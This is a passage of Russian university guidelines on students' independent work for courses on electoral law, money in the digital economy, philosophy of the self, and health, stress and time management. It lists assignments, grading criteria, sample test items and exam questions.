5. Информационное обеспечение выборов

1. Подготовьте презентацию агитационных материалов кандидата, участвующего в выборах.
2. Подготовьте информационные материалы, побуждающие граждан участвовать в голосовании.

3. План самостоятельной работы

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности/ контроля	Количество баллов	Время на выполнение (ак. ч.)
1	2	3	4	5	6
1	Субъекты избирательных правоотношений	Выполнение творческого задания	Таблица	10	7
2	Правовой статус избирательных комиссий	Выполнение творческого задания	Таблица	10	11
3	Проблемы обеспечения избирательных прав граждан	Подготовка доклада	Доклад	10	9

4	Защита избирательных прав граждан	Подготовка аналитических документов	Конспект	5	11
5	Информационное обеспечение выборов	Презентация результатов исследования	Презентация	15	18
6	Подготовка к занятиям	Повторение лекционного материала и изучение дополнительной литературы	Участие в обсуждениях	0	18
7	Подготовка к дифференцированному зачету	Повторение изученного материала и выполнение контрольных заданий	Контрольные задания	0	18

4. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания

1. Вводный семинар
   Подготовка эссе

- Примерное задание: Написать эссе на тему: «Почему гражданам необходимо участвовать в выборах?»
- Рекомендации по выполнению:
  - Изучите лекционные материалы и дополнительные источники информации.
  - Освойте основные термины и понятия, связанные с выборами.
  - Эссе должно быть структурировано, с четким введением, основной частью и заключением.
  - Используйте примеры и статистические данные для обоснования своих высказываний.
  - Самостоятельность в работе приветствуется, допустимы заимствования с правильным указанием источников.
- Критерии оценивания:
  - Полнота раскрытия темы (3 балла).
  - Логичность и структура изложения (2 балла).
  - Использование примеров и данных (2 балла).
  - Оригинальность и самостоятельность (3 балла).

2. Правовой статус избирательных комиссий.
   Создание таблицы.

- Примерное задание: Создать сравнительную таблицу, характеризующую виды избирательных комиссий.
- Рекомендации по выполнению:
  - Изучите лекции и дополнительные материалы по теме Субъекты избирательных правоотношений.
  - Таблица должна быть четкой и структурированной, с указанием источников информации.
  - Акцент на ясность и наглядность представления данных.
- Критерии оценивания:
  - Полнота и точность информации (4 балла).

- Структура и оформление таблицы (4 балла).
- Использование релевантных источников (2 балла).

3. Проблемы обеспечения избирательных прав граждан
   Доклад по обеспечению избирательных прав граждан

- Примерное задание: Обеспечение участия в голосовании маломобильных граждан (инвалидов), пожилых граждан и военнослужащих.
- Рекомендации по выполнению:
- Исследуйте нормы Федерального закона «Об основных гарантиях избирательных прав и права на участие в референдуме граждан Российской Федерации»
- Изучить материалы практики участковых избирательных комиссий по организации голосования
- Доклад должен включать анализ текущих реалий и оценку их эффективности.
- Используйте данные из официальных отчетов и публикаций.
- Критерии оценивания:
- Глубина и актуальность анализа (4 балла).
- Структура и ясность доклада (3 балла).
- Использование авторитетных источников (3 балла).

4. Защита избирательных прав граждан
   Презентация результатов исследования

- Примерное задание: Защита избирательных прав граждан избирательными комиссиями, прокуратурой, судами
- Рекомендации по выполнению:
- Используйте материалы судебной практики для сбора информации.
- Конспект должен быть информативным и содержательным.
- Критерии оценивания:
- Глубина исследования и актуальность данных (3 балла).
- Рекомендации и выводы (2 балла).

5. Информационное обеспечение выборов
   Презентация результатов исследования

- Примерное задание: Агитационные материалы кандидата на выборах
- Рекомендации по выполнению:
- Используйте научные статьи и актуальные исследования для сбора информации.
- Презентация должна быть визуально привлекательной и информативной.
- Критерии оценивания:
- Глубина исследования и актуальность данных (4 балла).
- Качество и наглядность презентации (3 балла).
- Представленные расчёты (5 баллов)
- Рекомендации и выводы (3 балла).

5. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине

Дифференцированный зачет проводится в устной и является инструментом промежуточной аттестации для обучающихся, не набравших 61 балл в течение семестра или не согласных с оценкой, полученной по итогам текущего контроля. Дифференцированный зачет проводится в аудитории в течение 90 минут в виде устного собеседования с преподавателями дисциплины.

Рекомендации для подготовки:

Повторите материалы и ключевые вопросы, обсуждавшиеся в лекциях, и обратите особое внимание на ключевые понятия и теории. Убедитесь, что вы чётко понимаете основные термины, такие как выборы, голосование, избирательные права граждан.

Используйте дополнительные ресурсы для углубленного изучения:

Интернет-ресурсы

1. URL: http://www.kremlin.ru - официальный сайт Президента Российской Федерации
2. URL:http://www.duma.gov.ru - официальный сайт Государственной Думы Российской Федерации
3. URL: http://www.cikrf.ru - официальный сайт Центральной избирательной комиссии Российской Федерации

Электронные образовательные ресурсы:

1. Справочная правовая система КонсультантПлюс http://www.consultant.ru/
2. Межвузовская электронная библиотека (МЭБ) https://icdlib.nspu.ru/
3. Национальная электронная библиотека https://rusneb.ru/

Вопросы для подготовки к дифференцированному зачету:

1. Выборы в системе прямого народовластия.
2. Избиратели как субъекты избирательных правоотношений.
3. Понятие, содержание и основные гарантии принципа всеобщего избирательного права.
4. Понятие, содержание и основные гарантии принципа равного избирательного права.
5. Понятие, содержание и основные гарантии принципа прямого избирательного права.
6. Понятие, содержание и основные гарантии принципа тайного голосования.
7. Правовой статус кандидатов на выборах.
8. Политическая партия как субъект избирательных правоотношений.
9. Система и правовой статус избирательных комиссий в Российской Федерации.
10. Правовой статус наблюдателей на выборах.
11. Понятие избирательного процесса и общая характеристика его стадий.
12. Назначение выборов.
13. Регистрация (учет) избирателей, формирование списков избирателей
14. Порядок выдвижения кандидатов, списков кандидатов и их регистрация.
15. Понятие и содержание информирования избирателей.
16. Понятие и особенности проведения предвыборной агитации.
17. Финансовое обеспечение подготовки и проведения выборов.
18. Порядок организации и проведения голосования.
19. Установление итогов голосования и результатов выборов.
20. Виды избирательных систем.

Результаты дифференцированного зачета переводятся в традиционную оценку по следующей шкале:

60 баллов и менее – «неудовлетворительно»;

от 61 до 75 баллов – «удовлетворительно»;

от 76 до 90 баллов – «хорошо»;

от 91 до 100 баллов – «отлично».

Приложение к рабочей
программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ

ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Деньги цифровой экономики*
Направление подготовки / Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Направленность (профиль) / Специализация	*ОП ВО*
Форма обучения	*очная*
Разработчик(и)	*Юманова Н.Н., доцент кафедры экономики и финансы*

1. Темы дисциплины для самостоятельного освоения обучающимися
   Отсутствуют.

2. План самостоятельной работы:

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности / контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)
1.	Деньги: откуда они берутся и зачем они нужны (лекционное занятие)	Конспектирование материалов лекции с определением опорных понятий темы (лекции)	Конспект лекции	0,5	1
2.	Деньги и потребности человека. Управление денежными доходами и расходами человека (практическое занятие)	Подготовка к текущему контролю (тест, опрос)	Тестирование/ опрос по вопросам практического занятия	-	1
		Подготовка к учебной встрече (практическому занятию).	Работа на практическом занятии	-	2
		Выполнение творческого задания (подготовка доклада-презентации)	Доклад-презентация.	2	5
		Подготовка глоссария по основным терминам темы	Глоссарий	1	1
3.	Таксономия денег. Денежная система (лекционное занятие)	Конспектирование материалов лекции с определением опорных понятий темы (лекции)	Конспект лекции	0,5	1
4.	Фиатные деньги, денежные знаки, денежные инструменты, денежные суррогаты: возможности применения (практическое занятие)	Подготовка к текущему контролю (тест, опрос)	Тестирование/ опрос по вопросам практического занятия	-	1
		Подготовка к учебной встрече (практическому занятию).	Работа на практическом занятии	-	2
		Выполнение творческого задания (подготовка доклада-презентации)	Доклад-презентация.	1	4
		Подготовка глоссария по основным терминам темы	Глоссарий	1	1

5.	Инфляция денег (лекционное занятие)	Конспектирование материалов лекции с определением опорных понятий темы (лекции)	Конспект лекции	0,5	1
6.	Инструменты антиинфляционного регулирования денежных накоплений (практическое занятие)	Подготовка к текущему контролю (тест, опрос)	Тестирование/ опрос по вопросам практического занятия	-	1
		Подготовка к учебной встрече (практическому занятию).	Работа на практическом занятии	-	2
		Выполнение творческого задания (подготовка доклада-презентации)	Доклад-презентация.	1	4
		Подготовка глоссария по основным терминам темы	Глоссарий	1	1
7.	Наличное денежное обращение (лекционное занятие)	Конспектирование материалов лекции с определением опорных понятий темы (лекции)	Конспект лекции	0,5	1
8.	Организация налично-денежного обращения (практическое занятие)	Подготовка к текущему контролю (тест, опрос)	Тестирование/ опрос по вопросам практического занятия	-	1
		Подготовка к учебной встрече (практическому занятию).	Работа на практическом занятии	-	2
		Выполнение творческого задания (подготовка доклада-презентации)	Доклад-презентация.	1	4
		Подготовка глоссария по основным терминам темы	Глоссарий	1	1
9.	Безналичные деньги. Платежные системы (лекционное занятие)	Конспектирование материалов лекции с определением опорных понятий темы (лекции)	Конспект лекции	0,5	1
10.	Банковские счета и карты. Управление банковским счетом (практическое занятие)	Подготовка к текущему контролю (тест, опрос)	Тестирование/ опрос по вопросам практического занятия	-	1
		Подготовка к учебной встрече (практическому занятию).	Работа на практическом занятии	-	2

		Выполнение творческого задания (подготовка доклада-презентации)	Доклад-презентация.	1	4
		Подготовка глоссария по основным терминам темы	Глоссарий	1	1
11.	Электронные деньги. Электронная наличность (лекционное занятие)	Конспектирование материалов лекции с определением опорных понятий темы (лекции)	Конспект лекции	0,5	1
12.	Системы электронных платежей. Операции с электронной наличностью. (практическое занятие)	Подготовка к текущему контролю (тест, опрос)	Тестирование/ опрос по вопросам практического занятия	-	1
		Подготовка к учебной встрече (практическому занятию).	Работа на практическом занятии	-	2
		Выполнение творческого задания (подготовка доклада-презентации)	Доклад-презентация.	2	5
		Подготовка глоссария по основным терминам темы	Глоссарий	1	1
13.	Цифровые деньги: частные криптовалюты (лекционное занятие)	Конспектирование материалов лекции с определением опорных понятий темы (лекции)	Конспект лекции	0,5	1
14.	Операции с криптовалютой. Риски криптовалют (практическое занятие)	Подготовка к текущему контролю (тест, опрос)	Тестирование/ опрос по вопросам практического занятия	-	1
		Подготовка к учебной встрече (практическому занятию).	Работа на практическом занятии	-	2
		Выполнение творческого задания (подготовка доклада-презентации)	Доклад-презентация.	1	4
		Подготовка глоссария по основным терминам темы	Глоссарий	1	1
15.	Цифровые валюты центральных банков. Цифровой фиат. (лекционное занятие)	Конспектирование материалов лекции с определением опорных понятий темы (лекции)	Конспект лекции	0,5	1
16.	Организация обращения цифровых национальных валют	Подготовка к текущему контролю (тест, опрос)	Тестирование/ опрос по вопросам	-	1

	(практическое занятие)		практического занятия		
		Подготовка к учебной встрече (практическому занятию).	Работа на практическом занятии	-	2
		Выполнение творческого задания (подготовка доклада-презентации)	Доклад-презентация.	2	5
		Подготовка глоссария по основным терминам темы	Глоссарий	1	1
17.	Риски денег в цифровой экономике (практическое занятие)	Подготовка к текущему контролю (тест, опрос)	Тестирование/ опрос по вопросам практического занятия	-	1
		Подготовка к учебной встрече (практическому занятию).	Работа на практическом занятии	-	2
		Выполнение творческого задания (подготовка доклада-презентации)	Доклад-презентация.	1	4
		Подготовка глоссария по основным терминам темы	Глоссарий	1	1
18.	Дифференцированный зачет	Повторение пройденного материала курса, чтение дополнительной литературы	-	-	9
	Итого			25	92

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания:

Вид: Конспект лекции

Конспект — это сокращённая запись информации. В ней отображают основные мысли из текста, которые при необходимости дополняют примерами, цитатами, аргументами или общими выводами. При создании конспекта важно стремиться к форме связного пересказа, краткости и ясности. Все части должны быть логически связаны между собой. Конспект не пересказывает всё содержание исходного текста. Запись отображает только определенную тему или отвечает на поставленный вопрос. В конспекте важно отразить: о чём говорится, что утверждается, как аргументируется.

Рекомендации для выполнения:

Основная задача конспектирования — систематизировать и обобщить самую ценную информацию в краткой форме. Дополнительные плюсы конспекта: процесс составления записи учит выбирать главное; краткость конспекта требует чётко и логично излагать мысли; переработка текста даёт возможность усвоить материал ещё в процессе его

изучения.

Критерии оценки конспекта:

- оптимальный объем текста (не более одной трети оригинала);
- логическое построение и связность текста;
- полнота/ глубина изложения материала (наличие ключевых положений, понятий);
- визуализация информации как результат ее обработки (таблицы, схемы, рисунки);
- оформление (аккуратность, соблюдение структуры оригинала).

Вид: Подготовка к практическим занятиям

Краткая характеристика – в ходе подготовки к практическим занятиям рекомендуется изучить основную литературу, ознакомиться с дополнительной литературой, новыми публикациями в периодических изданиях, а также, при необходимости использовать информационные ресурсы, рекомендованные рабочей программой дисциплины.

Рекомендации для подготовки:

- систематизировать данные и оформить их в виде таблицы, отчета;
- определить ключевые вопросы в рамках определенной темы;
- опираться только на проверенные источники;
- использовать только точные данные.

Вид: Подготовка глоссария

Краткая характеристика: словарь узкоспециализированных терминов в какой-либо отрасли знаний с толкованием, иногда переводом на другой язык, комментариями и примерами.

Рекомендации для подготовки и оформления:

- ясное толкование терминов;
- исключение двоякого прочтения определений, путаницы;
- могут быть включены расшифровки и сокращений и аббревиатур, используемых в дисциплине;
- объем 5-10 терминов (по одной теме), шрифт — Times New Roman, 14 кегль, оформленных в таблицу, где термины расположены по алфавиту.

Вид: Подготовка к тестированию

Краткая характеристика: вид проверки знаний и умений учащихся, который направлен на выявление степени усвоения изученного материала. Оно содержит обобщенный материал по основным изученным темам, требует от учащихся хорошей ориентировки в языковых явлениях и фактах.

Рекомендации для подготовки:

- чтение основной и дополнительной литературы;
- повтор изученного на лекционных и практических занятиях.

Пример теста:

1. Эмитент наличных денег в РФ — это:
1) Министерство финансов РФ
2) Президент РФ
3) Банк России
4) Сбербанк России
2. Характеристики современных фиатных денег:
1) обеспечены золотом
2) номинальная стоимость устанавливается государством
3) не подвержены инфляции
4) существуют исключительно в электронной форме
3. Цифровой рубль — это:

1) цифровой финансовый актив
2) рыночная криптовалюта
3) стейблкоин
4) цифровая форма национальной валюты
4. Какая из рыночных криптовалют появилась первой и получила наибольшее распространение:
1) биткоин
2) эфириум
3) альткоин
4) цифровой юань
5. Для покупки и хранения криптовалюты, физическому лицу необходимо:
1) открыть цифровую банковскую карту
2) получить письменное разрешение от Банка России
3) открыть собственный криптокошелек
4) открыть дистанционный счет в Сбербанке

Вид: Подготовка доклада-презентации

Краткая характеристика: продукт самостоятельной работы студента (творческой группы студентов), представляющий собой публичное выступление по представлению полученных результатов решения определенной учебно-практической, учебно-исследовательской или научной темы.

Рекомендации по выполнению:

доклад-презентация должен быть представлен в форме презентации (Power Point). Объем презентации от 5 до 10 слайдов. Обязательные слайды: титульный, с указанием темы доклада и ФИО автора (авторов); глоссарий (где содержатся определения специальных терминов доклада); заключительный слайд с указанием информационных источников.

Содержание доклада должно отвечать следующим параметрам:
- актуальность, четкость изложения материала,
- приводимые доказательства логичны и сопровождаются грамотной аргументацией,
- приводятся различные точки зрения и их личная оценка.

Примерные темы докладов-презентаций, предлагаемые студентам:
1. Управление денежными доходами и расходами человека.
2. Фиатные деньги, денежные знаки, денежные инструменты, денежные суррогаты: возможности применения.
3. Инструменты антиинфляционного регулирования денежных накоплений.
4. Организация налично-денежного обращения.
5. Системы электронных платежей. Операции с электронной наличностью.
6. Организация обращения национальных цифровых валют. Операции с цифровыми рублями.
7. Рынок криптовалют: понятие, структура, участники

Критерии оценивания:
- умение и навыки работы с данными, аналитическим и фактологическим материалом, источниками, которые легли в основу проекта;
- логика изложения материала;
- умение работать в группе (команде);
- оригинальность позиции, наличие авторских находок;
- объем и глубина знаний по теме;
- культура речи.
- аргументированность позиции, комплексность видения.

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине

Форма проведения аттестации - дифференцированный зачет. Шкала перевода баллов в оценки установлена Положением о текущем контроле успеваемости и промежуточной аттестации обучающихся ФГАОУ ВО «Тюменский государственный университет»:

60 баллов и менее – «неудовлетворительно»;

от 61 до 75 баллов – «удовлетворительно»;

от 76 до 90 баллов – «хорошо»;

от 91 до 100 баллов – «отлично».

Форма проведения зачета – устный ответ по вопросам к зачету.

Вопросы для самопроверки к дифференцированному зачету:

1. Деньги, как ключевой инструмент экономики.
2. Деньги как всеобщий дефицитный ресурс.
3. Деньги и потребности человека в современной экономике.
4. Потребительская ценность и полезность денег.
5. Развитие экономики и эволюция денег.
6. Золото и деньги.
7. Деньги в эпоху индустриальных революций. Индустрия 4.0 и деньги.
8. Современное прочтение денежных функций.
9. Планирование, анализ и оптимизация денежных потоков.
10. Личные деньги, личный бюджет.
11. Классификация денег и денежных инструментов.
12. Виды и типы денег, их характеристика.
13. Фиатные деньги.
14. Частные деньги.
15. Денежные знаки.
16. Денежные инструменты.
17. Денежные суррогаты.
18. Денежная система, её элементы.
19. Свободная денежная эмиссия.
20. Централизация эмиссии денег.
21. Роль государства в формировании и функционировании денежной системы.
22. Денежная система РФ
23. Понятие, сущность инфляции.
24. Причины инфляционных процессов.
25. Инфляция спроса, механизм развития.
26. Инфляция издержек, механизм развития.
27. Социально-экономические последствия инфляции.
28. Формы проявления инфляции в цифровой экономике.
29. Показатели состояния инфляции. Индекс инфляции. Индекс потребительских цен.
30. Антиинфляционное регулирование.
31. Эмиссия и обращение наличных денег в РФ.
32. Банкноты, памятные банкноты Банка России.
33. Памятные и инвестиционные монеты Банка России, операции с ними.
34. Монеты из драгоценных металлов Банка России, операции с ними.
35. Организация работы с денежной наличностью в РФ.
36. Участники наличных денежных расчетов в РФ.
37. Издержки и риски обращения наличных денег (обзор кейсов).
38. Осторожно фальшивомонетничество: анализ текущего состояния в РФ.
39. Что делать, если вы обнаружили фальшивку.
40. Определение платежеспособности денежных знаков.

41. Безналичные деньги, что это такое.
42. Организация безналичных расчетов в РФ.
43. Виды банковских счетов, их характеристика.
44. Эмиссия безналичных денег. Банковский (денежный) мультипликатор.
45. Национальная платежная система.
46. Частные платежные системы.
47. Системы платежных карт.
48. Виды платежных карт.
49. Электронные карты, особенности выпуска и использования.
50. Электронные деньги. Электронные денежные средства.
51. Системы электронных платежей.
52. Понятие, сущность криптовалюты.
53. Биткоин, первая рыночная криптовалюта.
54. Эфириум, система смарт-контрактов.
55. Рынок криптовалют: участники, инструменты, площадки.
56. Регулирование выпуска и обращения криптовалют: обзор международных практик.
57. Национальные цифровые деньги, цифровые валюты центральных банков (Central Bank Digital Currency, CBDC).
58. Цифровой рубль, организация и особенности обращения.
59. Электронные кошельки и криптокошельки, понятие, сравнительная характеристика.
60. Возможности и риски цифровых денег.

Критерии оценивания устного ответа:

- логика изложения материала;
- объем и глубина знаний по теме;
- культура речи.

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ
ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	Дискурс о человеке: философия или психология
Направление подготовки / Специальность	Все направления подготовки / специальности
Направленность (профиль) / Специализация	Все направленности (профиля) /специализации ОП ВО
Форма обучения	очная
Разработчик(и)	Павловская Ольга Виленовна, доцент кафедры философии, медиа и журналистики

1. Темы дисциплины для самостоятельного освоения обучающимися
Отсутствуют.

2. План самостоятельной работы

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности/ контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)*
1	2	3	4	5	6
1.	Формирование «Я» и проблема его стабильности	Подготовка к занятиям (в том числе чтение литературы, упомянутой на лекции) Выполнение индивидуальных заданий Подготовка к дифзчету	Работа на практическом занятии Выполнение задание в LMS (отработка в случае пропущенного занятия) Дифференциро-ванный зачет	2 (за задание в LMS) Подготовка к занятиям и к дифзачету оценивается в рамках баллов, выделенных на соответствующее практическое занятие и дифзачету соответственно	2
2.	Представление о «Я» (античность, Средние века, модерн)	Подготовка к занятиям (в том числе чтение литературы) Выполнение индивидуальных заданий Подготовка к дифзчету			4
3.	Интеграция «Я» как показатель душевного здоровья в психологии	Подготовка к занятиям (в том числе чтение литературы) Выполнение индивидуальных заданий Подготовка к дифзчету			4
4.	Опыт вторжений и влияний: «Я» в мире «Других»	Подготовка к занятиям (в том числе чтение литературы, упомянутой на лекции) Выполнение индивидуальных заданий Подготовка к дифзчету			2
5.	Внеморальность экзистенциального выбора	Подготовка к занятиям (в том числе чтение литературы) Выполнение индивидуальных заданий Подготовка к дифзчету			4

6.	От «моральной психологии» З. Фрейда к эмпатическому пониманию ребёнка	Подготовка к занятиям (в том числе чтение литературы) Выполнение индивидуальных заданий Подготовка к дифзчету			4
7.	«Другой» как объект любви	Подготовка к занятиям (в том числе чтение литературы) Выполнение индивидуальных заданий Подготовка к дифзчету			2
8.	Сексуальность и моральный контроль	Подготовка к занятиям (в том числе чтение литературы) Выполнение индивидуальных заданий Подготовка к дифзчету			4
9.	Сексуальность и связанные с нею страхи	Подготовка к занятиям (в том числе чтение литературы) Выполнение индивидуальных заданий Подготовка к дифзчету			7
10.	Смысл жизни	Подготовка к занятиям (в том числе чтение литературы) Выполнение индивидуальных заданий Подготовка к дифзчету	Работа на практическом занятии Выполнение задание в LMS Дифференциро-ванный зачет	2 (за задание в LMS) Подготовка к занятиям и к дифзачету оценивается в рамках баллов, выделенных на соответствующее практическое занятие и дифзачету соответственно	2
11.	Смысл жизни как центральная тема русской философии	Подготовка к занятиям (в том числе чтение литературы) Выполнение индивидуальных заданий Подготовка к дифзчету			4
12.	Миф о бессмертии	Подготовка к занятиям (в том числе чтение литературы) Выполнение индивидуальных заданий Подготовка к			6

		дифзчету			
13.	Судьба сообщества (смысл и назначение истории)	Подготовка к занятиям (в том числе чтение литературы) Выполнение индивидуальных заданий Подготовка к дифзчету	Работа на практическом занятии Выполнение задание в LMS Дифференциро-ванный зачет	2 (за задание по модулю в LMS) Подготовка к занятиям и к дифзачету оценивается в рамках баллов, выделенных на соответствующее практическое занятие и дифзачету соответственно	2
14.	Антиметафизический взгляд на общество	Подготовка к занятиям (в том числе чтение литературы) Выполнение индивидуальных заданий Подготовка к дифзчету			4
15.	Групповая динамика и исторический процесс	Подготовка к занятиям (в том числе чтение литературы) Выполнение индивидуальных заданий Подготовка к дифзчету			4
16.	Неопределённость мира (неустойчивая реальность) и кризис всякой нормативности	Подготовка к занятиям (в том числе чтение литературы) Выполнение индивидуальных заданий Подготовка к дифзчету			6
17.	Гибкость и пластичность: границы приспособляемости в конкурентном и изменчивом мире	Подготовка к занятиям (в том числе чтение литературы) Выполнение индивидуальных заданий Подготовка к дифзчету			4
18.	Вызовы внешнего мира: социальные потрясения и психологическая помощь	Подготовка к занятиям (в том числе чтение литературы) Выполнение индивидуальных заданий Подготовка к дифзчету			2
19.	Потребность в творчестве и воображаемые миры	Подготовка к занятиям (в том числе чтение литературы) Выполнение индивидуальных заданий			4

		Подготовка к дифзчету			
20.	Особенности философского понимания утопии как разметки смыслового поля	Подготовка к занятиям (в том числе чтение литературы) Выполнение индивидуальных заданий Подготовка к дифзчету			4
21.	Человек мечтающий	Подготовка к занятиям (в том числе чтение литературы) Выполнение индивидуальных заданий Подготовка к дифзчету			2
22.	Опыт смерти	Подготовка к занятиям (в том числе чтение литературы) Выполнение индивидуальных заданий Подготовка к дифзчету			4
23.	Опыт осмысления смерти в произведениях искусства: наблюдение и интроспекция	Подготовка к занятиям (в том числе чтение литературы) Выполнение индивидуальных заданий Подготовка к дифзчету			4
24.	Принятие смерти	Подготовка к занятиям (в том числе чтение литературы) Подготовка к дифзчету	Работа на практическом занятии Выполнение задание в LMS Дифференциро-ванный зачет	Подготовка к занятиям и к дифзачету оценивается в рамках баллов, выделенных на соответствующее практическое занятие и дифзачету соответственно	7

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания

Подготовка к занятиям оценивается в процессе проведения практического занятия посредством различных форм обратной связи:

- общая дискуссия (обсуждение лекции, ответы на вопросы, обсуждение фрагментов текстов первоисточников, художественных произведений);
- групповая работа с последующим обсуждением.

Выполнение индивидуальных заданий оценивается посредством проверки этих заданий в системе LMS. В качестве задания даются тексты, рассматриваемые на занятиях (более полные версии либо все тексты, разбираемые на занятиях по группам).

Критерии оценивания ответа:

1. Умение использовать концептуальные элементы (понятия и идеи), введенные в курсе;
2. Умение обращаться к текстам;
3. Умение соотносить теоретические построения с событиями (в том числе и повседневной жизни);
4. Умение критически и логически мыслить;
5. Умение осуществлять самостоятельные выводы;
6. Умение соотносить полученную информацию с ранее известной информацией и личным опытом.

Студенту при выполнении задания рекомендуется:

- предварительно изучить презентации занятий, почитать материалы по персоналиям, которые были упомянуты на лекции;
- распределить свою работу над заданием так, чтоб ее завершение не попадало на последний день выполнения задания.

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине

Студенту при подготовке к дифзачету рекомендуется:

- читать дополнительную информацию по наиболее актуальным и дискуссионным из этих аспектов, при необходимости спросив совета у преподавателя;
- попытаться зафиксировать аспекты взаимосвязи между темами, чтобы в итоге сложилась цельная картина человеческой жизни «от рассвета до заката» (это согласуется с финальным вопросом к зачёту);
- уточнять на парах и/или «пустом семинаре» наиболее трудную для понимания информацию.

Приложение к рабочей программе дисциплины «Здоровье, стресс и управление временем»

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Здоровье, стресс и управление временем*
Направление подготовки / Специальность	*для обучающихся по направлению подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Направленность (профиль) / Специализация	*Наименование направленности (профиля) /специализации ОП ВО*
Форма обучения	*очная*
Разработчик(и)	*Шатилович Людмила Николаевна, доцент*

1. Темы дисциплины для самостоятельного освоения обучающимися *«Отсутствуют».*

2. План самостоятельной работы

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности/ контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)*
1	2	3	4	5	6
	Современные представления о здоровье и его уровнях	Практикум. Определение частоты сердечных сокращений в покое /Подготовка в зачету по теме (блок 1)	Результаты с выводами и рекомендациями	5/10	3/7/6
	Стресс, стрессоустойчивость и здоровье человека	Фазы развития стресса. Решение ситуационной задачи-кейса. /Подготовка к зачету по теме (блок 2)	Результаты с обоснованными выводами.	5/10	2/8/6
	Психофизиологические основы тайм-менеджмента	Хронометраж. /Подготовка к зачету	Хронометраж (таблица).	10/10	51/3/6
	Итого				56/18/18

*Примечание: индивидуальные задания/подготовка к УВ/подготовка к зачету по разделу.

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания

Блок 1 «Современные представления о здоровье и его уровнях».

Выполнить практические работы в соответствии с рекомендациями. Срок выполнения: к семинару УВ №2.

Определение частоты сердечных сокращений в покое

Частоту сердечных сокращений (ЧСС) определяют по пульсу. Испытуемый должен спокойно посидеть в течение 5 минут, чтобы вернулись к норме показатели, изменение которых было вызвано физической или эмоциональной активностью. Пульс определяется пальпацией лучевой артерии в области запястья. Просчитайте число пульсаций артерии по 10 – секундным интервалам 2-3 раза.

У здорового человека в возрасте от 20 до 40 лет ЧСС колеблется от 60 до 90 ударов в минуту, снижение ЧСС называется брадикардия, а повышение ЧСС – тахикардия.

Определите по пульсу частоту сердечных сокращений (ЧСС) в положении лежа, сидя, стоя. Рассчитайте продолжительность сердечного цикла в положении лежа, сидя, стоя.

Оформление работы. Запишите результаты подсчета пульса и продолжительности сердечного цикла в состоянии физиологического покоя в состоянии лежа, сидя и стоя в таблицу. Опишите закономерность между ЧСС и продолжительностью сердечного цикла.

Критерии оценки практических (творческих) заданий:

1.Рисунок-схема/таблица/практикум: Содержание (2 балла): наглядность, аккуратность/систематизация объемной информации. Оформление (1 балл): заглавие, название строк и граф, указаны единицы измерения. Обоснование выводов (2 балла): точные, лаконичные выводы, соответствуют содержанию, обоснованные теоретическими знаниями.

Блок 2 «Стресс, стрессоустойчивость и здоровье человека»

Срок - к семинару №5.

Ситуационная задача. Во время экзаменационной сессии у студента на первом экзамене гипергликемия (повышен уровень глюкозы), тахикардия (повышен пульс), повышение ОЦК (объем циркулирующей крови), повышение АД (артериальное давление).

После пересдачи третьего экзамена студент потерял 2 кг веса, уровень глюкозы на нижней границе нормы, в лейкоцитарной формуле снижен процент лимфоцитов, не определяются эозинофилы.

Объяснить механизм наблюдаемых изменений, определить динамику течения стресса, объяснить отмеченные изменения с позиции теории стресса Г.Селье.

Критерии оценки: верно определена динамика (2 балла), раскрыты закономерности наблюдаемых изменений 2 балла), предложены обоснованные практические рекомендации (1 балл).

Блок 3 «Психофизиологические основы тайм-менеджмента».

Хронометраж. Срок-к семинару №6 (№ 1 по тайм-менеджменту).

Для проведения хронометража студенту рекомендуется: на протяжении суток (можно 2-х) фиксировать время и все виды деятельности (отдыха).

1. Подготовить инструменты. Понадобятся любые доступные часы и листы хронометража. Это могут быть заранее распечатанные бланки, специально размеченная тетрадь или блокнот. Можно делать записи сразу в электронных таблицах, например, в Excel.
2. Записи делают подробно при каждой смене деятельности и при каждом переключении внимания, заполняя 1,2 и 3 колонки). Не менее 20 записей (за сутки). Приступая к новому занятию, нужно сразу записать его название и время начала. Если зафиксировать забыли, запишите примерное время и занятие в 5 колонке-«примечания».

Время (начало)	Занятие	Длительность	Помехи	Примечания
23.00	сон			
7.15	будильник, зарядка			
…….				

Дальнейшая обработка данных хронометража проводится на семинаре.

Критерии оценки практических (творческих) заданий:

1.Схема/таблица/практикум: систематизация объемной информации (7 баллов), точные, лаконичные выводы, соответствуют содержанию (3 балла).

Вопросы для текущих зачетов по блокам/разделам (собеседование):

«Современные представления о здоровье и его уровнях»:

1. Современное представление о здоровье человека.
2. Исследование и оценка уровня физического здоровья организма. Методы диагностики.
3. Здоровье как социальный феномен. Критерии социального здоровья.
4. Критерии психического и социального здоровья. Методы диагностики.
5. Концепция качества жизни. Уровень жизни, качество и стиль жизни. Диагностика качества жизни.
6. Общение, взаимодействие в совместной деятельности и социальное здоровье. Социализация личности. Адаптация в социуме и здоровье.

7. Роль физической культуры для здоровья систем регуляции (нервной и гормональной) и повышения стрессоустойчивости организма.

